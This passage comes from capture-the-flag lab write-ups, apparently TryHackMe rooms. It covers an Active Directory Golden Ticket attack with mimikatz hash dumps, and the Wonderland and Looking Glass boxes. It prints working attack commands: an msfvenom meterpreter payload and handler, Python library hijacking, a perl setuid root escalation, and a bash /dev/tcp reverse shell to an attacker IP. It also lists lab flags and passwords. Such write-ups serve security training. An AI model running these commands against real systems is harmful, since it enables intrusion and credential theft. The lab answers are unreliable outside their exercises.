    ntlm- 0: 5508500012cc005cf7082a9a89ebdfdf
    lm  - 0: 372f405db05d3cafd27f8e6a4a097b2c

 * WDigest
    01  49a8de3b6c7ae1ddf36aa868e68cd9ea
    02  7902703149b131c57e5253fd9ea710d0
    03  71288a6388fb28088a434d3705cc6f2a
    04  49a8de3b6c7ae1ddf36aa868e68cd9ea
    05  7902703149b131c57e5253fd9ea710d0
    06  df5ad3cc1ff643663d85dabc81432a81
    07  49a8de3b6c7ae1ddf36aa868e68cd9ea
    08  a489809bd0f8e525f450fac01ea2054b
    09  19e54fd00868c3b0b35b5e0926934c99
    10  4462ea84c5537142029ea1b354cd25fa
    11  6773fcbf03fd29e51720f2c5087cb81c
    12  19e54fd00868c3b0b35b5e0926934c99
    13  52902abbeec1f1d3b46a7bd5adab3b57
    14  6773fcbf03fd29e51720f2c5087cb81c
    15  8f2593c344922717d05d537487a1336d
    16  49c009813995b032cc1f1a181eaadee4
    17  8552f561e937ad7c13a0dca4e9b0b25a
    18  cc18f1d9a1f4d28b58a063f69fa54f27
    19  12ae8a0629634a31aa63d6f422a14953
    20  b6392b0471c53dd2379dcc570816ba10
    21  7ab113cb39aa4be369710f6926b68094
    22  7ab113cb39aa4be369710f6926b68094
    23  e38f8bc728b21b85602231dba189c5be
```

```
    24  4700657dde6382cd7b990fb042b00f9e
    25  8f46d9db219cbd64fb61ba4fdb1c9ba7
    26  36b6a21f031bf361ce38d4d8ad39ee0f
    27  e69385ee50f9d3e105f50c61c53e718e
    28  ca006400aefe845da46b137b5b50f371
    29  15a607251e3a2973a843e09c008c32e3

* Kerberos
    Default Salt : CONTROLLER.LOCALkrbtgt
    Credentials
      des_cbc_md5       : 64ef5d43922f3b5d

* Kerberos-Newer-Keys
    Default Salt : CONTROLLER.LOCALkrbtgt
    Default Iterations : 4096
    Credentials
      aes256_hmac       (4096) : 8e544cabf340db750cef9f5db7e1a2f97e465dffbd5a2dc642
      aes128_hmac       (4096) : 7eb35bddd529c0614e5ad9db4c798066
      des_cbc_md5       (4096) : 64ef5d43922f3b5d

* NTLM-Strong-NTOWF
    Random Value : 666caaaaf30081f30211bd7fa445fec4
```

Create a Golden Ticket

```
kerberos::golden /user:Administrator /domain:controller.local /sid:S-1-5-21-849420856-2351964222-986696166
/krbtgt:5508500012cc005cf7082a9a89ebdfdf /id:500
```

```
mimikatz # kerberos::golden /user:Administrator /domain:controller.local /sid:S-1-5-
f /id:500
User      : Administrator
Domain    : controller.local (CONTROLLER)
SID       : S-1-5-21-849420856-2351964222-986696166
User Id   : 500
Groups Id : *513 512 520 518 519
ServiceKey: 5508500012cc005cf7082a9a89ebdfdf - rc4_hmac_nt
 -> Ticket : ticket.kirbi

  * PAC generated
  * PAC signed
  * EncTicketPart generated
  * EncTicketPart encrypted
  * KrbCred generated

 Final Ticket Saved to file !
```

Open a new command prompt with elevated privileges to all machines with

```
misc::cmd
```

Within this new command prompt, access other machines:

Enumeration w/ Server Manager:-

Server Manager is a built in windows feature. If we already have access to a domain admin account, then we can use it to change trusts, add or remove users, look at groups.

Answer the questions below

What tool allows to view the event logs?

Event Viewer — Correct Answer

What is the SQL Service password

MYpassword123# — Correct Answer — Hint

Maintaining Access:-

Generate a payload with Msfvenom

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.4.14.198 LPORT=4444 -f exe -o shell.exe
```

Upload the shell to the target machine we will use

```
└─$ scp shell.exe Administrator@10.10.22.138:shell.exe
Administrator@10.10.22.138's password:
shell.exe
```

Execute the msfconsole on Kali

```
Msconsole -q
```

```
└─$ msfconsole -q
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set lhost 10.4.14.198
lhost ⇒ 10.4.14.198
msf6 exploit(multi/handler) > set lport 4444
lport ⇒ 4444
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.4.14.198:4444
```

Wonderland

Enumeration

Network Scanning: The first step is to identify open ports and services. We used nmap to scan the target machine

```
root@ip-10-10-104-65:~# nmap -sC -sV 10.10.14.83

Starting Nmap 7.60 ( https://nmap.org ) at 2024-10-16 13:06 BST
Nmap scan report for ip-10-10-14-83.eu-west-1.compute.internal (10.10.14.83)
Host is up (0.00097s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 8e:ee:fb:96:ce:ad:70:dd:05:a9:3b:0d:b0:71:b8:63 (RSA)
|   256 7a:92:79:44:16:4f:20:43:50:a9:a8:47:e2:c2:be:84 (ECDSA)
|_  256 00:0b:80:44:e6:3d:4b:69:47:92:2c:55:14:7e:2a:c9 (EdDSA)
80/tcp open  http    Golang net/http server (Go-IPFS json-rpc or InfluxDB API)
|_http-title: Follow the white rabbit.
MAC Address: 02:51:BD:0E:1E:AD (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.o
g/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 14.52 seconds
root@ip-10-10-104-65:~#
```


Results:


Port 22: SSH


Port 80: HTTP

Website Enumeration

Navigating to the web service running on port 80, we explored the site for any hidden directories using gobuster


root@ip-10-10-104-65:~# gobuster dir -u http://10.10.14.83 -w /usr/share/wordlists/dirb/common.txt
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
[+] Url: http://10.10.14.83
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirb/common.txt
[+] Status codes: 200,204,301,302,307,401,403
[+] User Agent: gobuster/3.0.1
[+] Timeout: 10s
2024/10/16 13:09:53 Starting gobuster
/img (Status: 301)
/index.html (Status: 301)
/r (Status: 301)
2024/10/16 13:09:53 Finished
root@ip-10-10-104-65:~#


Applications Places Wed 16 Oct, 13:29AttackBox IP:10.10.104.65
http://10.10.14.83/r/a/b/b/i/t/ — Mozilla Firefox
Enter wonderland
http://10.10.14.83/r/a/b/b/i/
view-source:http://10.10.14.83/r/a/b/b/i/t/
TryHackMe | Learn Cy...
TryHackMe Support
Offline CyberChef
Revshell Generator
1 <!DOCTYPE html>
2
3 <head>
4 <title>Enter wonderland</title>
5 <link rel="stylesheet" type="text/css" href="/main.css">
6 </head>
7
8 <body>
9 <h1>Open the door and enter wonderland</h1>
0 "Oh, you're sure to do that," said the Cat, "if you only walk long enough."
1 Alice felt that this could not be denied, so she tried another question. "What sort of people li
2
3 "In that direction,"" the Cat said, waving its right paw round, "lives a Hatter: and in that di
4 the other paw, "lives a March Hare. Visit either you like: they're both mad."
5 alice:HowDothTheLittleCrocodileImproveHisShiningTail
6 <img src="/img/alice_door.png" style="height: 50rem;">
7 </body>


Applications Places Wed 16 Oct, 13:28AttackBox IP:10.10.104.65
root@ip-10-10-104-65: ~/Desktop
File Edit View Search Terminal Help
root@ip-10-10-104-65:~# steghide extract -sf
steghide: the "-sf" argument must be followed by the stego file name.
steghide: type "steghide --help" for help.
root@ip-10-10-104-65:~# ls
burp.json Desktop Instructions Postman Scripts Tools
CTFBuilder Downloads Pictures Rooms thinclient_drives
root@ip-10-10-104-65:~# cd de
bash: cd: de: No such file or directory
root@ip-10-10-104-65:~# cd desktop
bash: cd: desktop: No such file or directory
root@ip-10-10-104-65:~# cd Desktop
root@ip-10-10-104-65:~/Desktop# ls
'Additional Tools' mozo-made-15.desktop Tools white_rabbit_1.jpg
root@ip-10-10-104-65:~/Desktop# steghide extract -sf white_rabbit_1.jpg
Enter passphrase:
wrote extracted data to "hint.txt".
root@ip-10-10-104-65:~/Desktop# cat hint.txt
follow the r a b b i troot@ip-10-10-104-65:~/Desktop#

```
root@ip-10-10-104-65:~/Desktop# ssh alice@10.10.14.83
The authenticity of host '10.10.14.83 (10.10.14.83)' can't be established.
ECDSA key fingerprint is SHA256:HUoT05UWCcf3WRhR5kF7yKX1yqUvNhjqtxuUMyOeqR8.
Are you sure you want to continue connecting (yes/no)? y
Please type 'yes' or 'no': yes
Warning: Permanently added '10.10.14.83' (ECDSA) to the list of known hosts.
alice@10.10.14.83's password:
Welcome to Ubuntu 18.04.4 LTS (GNU/Linux 4.15.0-101-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Wed Oct 16 12:31:32 UTC 2024

  System load:  0.0               Processes:           84
  Usage of /:   18.9% of 19.56GB  Users logged in:     0
  Memory usage: 27%               IP address for eth0: 10.10.14.83
  Swap usage:   0%


0 packages can be updated.
0 updates are security updates.


Last login: Mon May 25 16:37:21 2020 from 192.168.170.1
alice@wonderland:~$ ls -la
total 40
drwxr-xr-x 5 alice alice 4096 May 25  2020 .
drwxr-xr-x 6 root  root  4096 May 25  2020 ..
lrwxrwxrwx 1 root  root     9 May 25  2020 .bash_history -> /dev/null
-rw-r--r-- 1 alice alice  220 May 25  2020 .bash_logout
-rw-r--r-- 1 alice alice 3771 May 25  2020 .bashrc
drwx------ 2 alice alice 4096 May 25  2020 .cache
drwx------ 3 alice alice 4096 May 25  2020 .gnupg
```

```
alice@wonderland:~$ ls -la
total 40
drwxr-xr-x 5 alice alice 4096 May 25  2020 .
drwxr-xr-x 6 root  root  4096 May 25  2020 ..
lrwxrwxrwx 1 root  root     9 May 25  2020 .bash_history -> /dev/null
-rw-r--r-- 1 alice alice  220 May 25  2020 .bash_logout
-rw-r--r-- 1 alice alice 3771 May 25  2020 .bashrc
drwx------ 2 alice alice 4096 May 25  2020 .cache
drwx------ 3 alice alice 4096 May 25  2020 .gnupg
drwxrwxr-x 3 alice alice 4096 May 25  2020 .local
-rw-r--r-- 1 alice alice  807 May 25  2020 .profile
-rw------- 1 root  root    66 May 25  2020 root.txt
-rw-r--r-- 1 root  root  3577 May 25  2020 walrus_and_the_carpenter.py
alice@wonderland:~$ sudo -l
[sudo] password for alice:
Matching Defaults entries for alice on wonderland:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:
/snap/bin

User alice may run the following commands on wonderland:
    (rabbit) /usr/bin/python3.6 /home/alice/walrus_and_the_carpenter.py
alice@wonderland:~$
```

```
alice@wonderland:~$ ls
root.txt  walrus_and_the_carpenter.py
alice@wonderland:~$ cat walrus_and_the_carpenter.py
import random
poem = """The sun was shining on the sea,
Shining with all his might:
He did his very best to make
The billows smooth and bright —
And this was odd, because it was
The middle of the night.

The moon was shining sulkily,
Because she thought the sun
Had got no business to be there
After the day was done —
"It's very rude of him," she said,
"To come and spoil the fun!"

The sea was wet as wet could be,
The sands were dry as dry.
You could not see a cloud, because
No cloud was in the sky:
No birds were flying over head —
There were no birds to fly.

The Walrus and the Carpenter
Were walking close at hand;
They wept like anything to see
Such quantities of sand:
"If this were only cleared away,"
They said, "it would be grand!"

"If seven maids with seven mops
```

```
alice@wonderland: ~
File  Edit  View  Search  Terminal  Help
  GNU nano 2.9.3                    random.py

import os
os.system("/bin/bash")
```

```
alice@wonderland:~$ sudo -u rabbit /usr/bin/python3.6 /home/alice/walrus_and_the_ca
rpenter.py
rabbit@wonderland:~$ ls
random.py  root.txt  walrus_and_the_carpenter.py
rabbit@wonderland:~$
```

```
rabbit@wonderland:/home/rabbit$ ls
date  teaParty
rabbit@wonderland:/home/rabbit$ ./teaParty
Welcome to the tea party!
The Mad Hatter will be here soon.
Probably by Wed, 16 Oct 2024 13:57:57 +0000
Ask very nicely, and I will give you some tea while you wait for him

Segmentation fault (core dumped)
rabbit@wonderland:/home/rabbit$ chmod +x date
rabbit@wonderland:/home/rabbit$ ./teaParty
Welcome to the tea party!
The Mad Hatter will be here soon.
Probably by hatter@wonderland:/home/rabbit$
hatter@wonderland:/home/rabbit$
```

```
hatter@wonderland:/home/rabbit$ cd ..
hatter@wonderland:/home$ cd hatter/
hatter@wonderland:/home/hatter$ ls
password.txt
hatter@wonderland:/home/hatter$ cat password.txt
WhyIsARavenLikeAWritingDesk?
hatter@wonderland:/home/hatter$
```

```
File  Actions  Edit  View  Help
hatter@wonderland:~$ getcap -r / 2>/dev/null
/usr/bin/perl5.26.1 = cap_setuid+ep
/usr/bin/mtr-packet = cap_net_raw+ep
/usr/bin/perl = cap_setuid+ep
hatter@wonderland:~$ ls -la /usr/bin/perl
-rwxr-xr-- 2 root hatter 2097720 Nov 19  2018 /usr/bin/perl
```

```
root@wonderland: /home/alice
File  Actions  Edit  View  Help
hatter@wonderland:~$ /usr/bin/perl -e 'use POSIX qw(setuid); POSIX::setuid(0); exec "/bin/bash";'
root@wonderland:~# id
uid=0(root) gid=1003(hatter) groups=1003(hatter)
root@wonderland:~# cd /home/alice
root@wonderland:/home/alice# ls -la
total 40
drwxr-xr-x 5 alice alice 4096 May 25  2020 .
drwxr-xr-x 6 root  root  4096 May 25  2020 ..
lrwxrwxrwx 1 root  root     9 May 25  2020 .bash_history → /dev/null
-rw-r--r-- 1 alice alice  220 May 25  2020 .bash_logout
-rw-r--r-- 1 alice alice 3771 May 25  2020 .bashrc
drwx------ 2 alice alice 4096 May 25  2020 .cache
drwx------ 3 alice alice 4096 May 25  2020 .gnupg
drwxrwxr-x 3 alice alice 4096 May 25  2020 .local
-rw-r--r-- 1 alice alice  807 May 25  2020 .profile
-rw------- 1 root  root    66 May 25  2020 root.txt
-rw-r--r-- 1 root  root  3577 May 25  2020 walrus_and_the_carpenter.py
root@wonderland:/home/alice# wc root.txt
 1 10 66 root.txt
root@wonderland:/home/alice# cat root.txt
thm{Twinkle, twinkle, little bat! How I wonder what you're at!}
root@wonderland:/home/alice#
```

Looking Glass :-

I started to gather information by scanning the open ports and enumerating them individually.

```
sudo nmap –Sv -sC -Pn -n –T 10.10.49.207
```


```
PORT      STATE SERVICE    VERSION
22/tcp    open  ssh        OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 3f:15:19:70:35:fd:dd:0d:07:a0:50:a3:7d:fa:10:a0 (RSA)
|   256 a8:67:5c:52:77:02:41:d7:90:e7:ed:32:d2:01:d9:65 (ECDSA)
|_  256 26:92:59:2d:5e:25:90:89:09:f5:e5:e0:33:81:77:6a (ED25519)
9000/tcp  open  ssh        Dropbear sshd (protocol 2.0)
| ssh-hostkey:
|_  2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (RSA)
9001/tcp  open  ssh        Dropbear sshd (protocol 2.0)
| ssh-hostkey:
|_  2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (RSA)
9002/tcp  open  ssh        Dropbear sshd (protocol 2.0)
| ssh-hostkey:
|_  2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (RSA)
9003/tcp  open  ssh        Dropbear sshd (protocol 2.0)
| ssh-hostkey:
|_  2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (RSA)
9009/tcp  open  ssh        Dropbear sshd (protocol 2.0)
| ssh-hostkey:
|_  2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (RSA)
9010/tcp  open  ssh        Dropbear sshd (protocol 2.0)
| ssh-hostkey:
|_  2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (RSA)
9011/tcp  open  ssh        Dropbear sshd (protocol 2.0)
| ssh-hostkey:
|_  2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (RSA)
9040/tcp  open  ssh        Dropbear sshd (protocol 2.0)
| ssh-hostkey:
|_  2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (RSA)
9050/tcp  open  ssh        Dropbear sshd (protocol 2.0)
| ssh-hostkey:
|_  2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (RSA)
9071/tcp  open  ssh        Dropbear sshd (protocol 2.0)
| ssh-hostkey:
|_  2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (RSA)
9080/tcp  open  ssh        Dropbear sshd (protocol 2.0)
| ssh-hostkey:
|_  2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (RSA)
9081/tcp  open  ssh        Dropbear sshd (protocol 2.0)
| ssh-hostkey:
|_  2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (RSA)
```

The result was something I could not expect There were a lot of open SSH ports one of them, port 22, was the regular SSH port with the version OpenSSH 7.6p1, whereas the rest were SSH services with the version Dropbear sshd, an open-source SSH software that is relatively small.

Enumerating SSH

Using a quick Bash for loop to find out the exact port:

```
for i in $(seq 9800 9900); do echo "connecting to port $i"; ssh -o 'LogLevel=ERROR' -o 'StrictHostKeyChecking=no' -p $i test@10.10.49.207;done | grep -vE 'Lower|Higher'
```



When a connection to port 9850 is made, it responds with a riddle:

```
connecting to port 9850
You've found the real service.
Solve the challenge to get access to the box
Jabberwocky
'Mdes mgplmmz, cvs alv lsmtsn aowil
Fqs ncix hrd rxtbmi bp bwl arul;
Elw bpmtc pgzt alv uvvordcet,
Egf bwl qffl vaewz ovxztiql.

'Fvphve ewl Jbfugzlvgb, ff woy!
Ioe kepu bwhx sbai, tst jlbal vppa grmjl!
Bplhrf xag Rjinlu imro, pud tlnp
Bwl jintmofh Iaohxtachxta!'

Oi tzdr hjw oqzehp jpvvd tc oaoh:
Eqvv amdx ale xpuxpqx hwt oi jhbkhe--
Hv rfwmgl wl fp moi Tfbaun xkgm,
Puh jmvsd lloimi bp bwvyxaa.

Eno pz io yyhqho xyhbkhe wl sushf,
Bwl Nruiirhdjk, xmmj mnlw fy mpaxt,
Jani pjqumpzgn xhcdbgi xag bjskvr dsoo,
Pud cykdttk ej ba gaxt!

Vnf, xpq! Wcl, xnh! Hrd ewyovka cvs alihbkh
Ewl vpvict qseux dine huidoxt-achgb!
Al peqi pt eitf, ick azmo mtd wlae
Lx ymca krebqpsxug cevm.

'Ick lrla xhzj zlbmg vpt Qesulvwzrr?
Cpqx vw bf eifz, qy mthmjwa dwn!
V jitinofh kaz! Gtntdvl! Ttspaj!'
Wl ciskvttk me apw jzn.

'Awbw utqasmx, tuh tst zljxaa bdcij
Wph gjgl aoh zkuqsi zg ale hpie;
Bpe oqbzc nxyi tst iosszqdtz,
Eew ale xdte semja dbxxkhfe.
Jdbr tivtmi pw sxderpIoeKeudmgdstd
```

When search for jabberwocky it appears to be a poem and a sequel to Alice's Adventures in Wonderland The number of characters appears to match the original poem, so perhaps a rotation has been used to encrypt it According to the application, it could be Vigenere, a method of encrypting alphabetic text by using a series of interwoven Caesar ciphers, based on the letters of a keyword Using an online Vigenere decryption tool to reveal the clear-text message

At the end of the poem, a secret is revealed. Connecting to port 9850 again and when inserting the secret a set of credentials is received:

```
kali@kali:~/Downloads/THM$ ssh -p 22 jabberwock@10.10.49.207
The authenticity of host '10.10.49.207 (10.10.49.207)' can't be established.
ECDSA key fingerprint is SHA256:kaciOm3nKZjBx4DS3cgsQa0DIVv86s9JtZ0m83r1Pu4.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.49.207' (ECDSA) to the list of known hosts.
jabberwock@10.10.49.207's password:
Last login: Fri Jul  3 03:05:33 2020 from 192.168.170.1
jabberwock@looking-glass:~$ whoami
jabberwock
jabberwock@looking-glass:~$
```

This has provided remote access to the box as the “jabberwock” user.

Privilege Escalation :-

Transferring the LinPEAS enumeration script with the Python Simple HTTP Server and Wget
Executing the script

```
jabberwock@looking-glass:~$ chmod +x linpeas.sh
jabberwock@looking-glass:~$ ./linpeas.sh
```

```
    linpeas v3.1.7 by carlospolop

ADVISORY: This script should be used for authorized penetration testing and/or educational purposes only. Any misus
s and/or with the network owner's permission.

Linux Privesc Checklist: https://book.hacktricks.xyz/linux-unix/linux-privilege-escalation-checklist
 LEGEND:
  RED/YELLOW: 95% a PE vector
  RED: You must take a look at it
  LightCyan: Users with console
  Blue: Users without console & mounted devs
  Green: Common things (users, groups, SUID/SGID, mounts, .sh scripts, cronjobs)
  LightMangeta: Your username
```

It appears that a Bash script is set to run when the system reboots and It also looks like the jabberwock user can execute reboot as root

The twasBrillig.sh script is modifiable by the current user changing it to execute a reverse shell

```
bash -i >& /dev/tcp/10.4.36.186/443 0>&1
```

The next step is to set up a Netcat listener which will catch the reverse shell when it is executed by the victim host using the following flags

```
kali@kali:~/Downloads/THM$ sudo nc -lvnp 443
[sudo] password for kali:
listening on [any] 443 ...
```

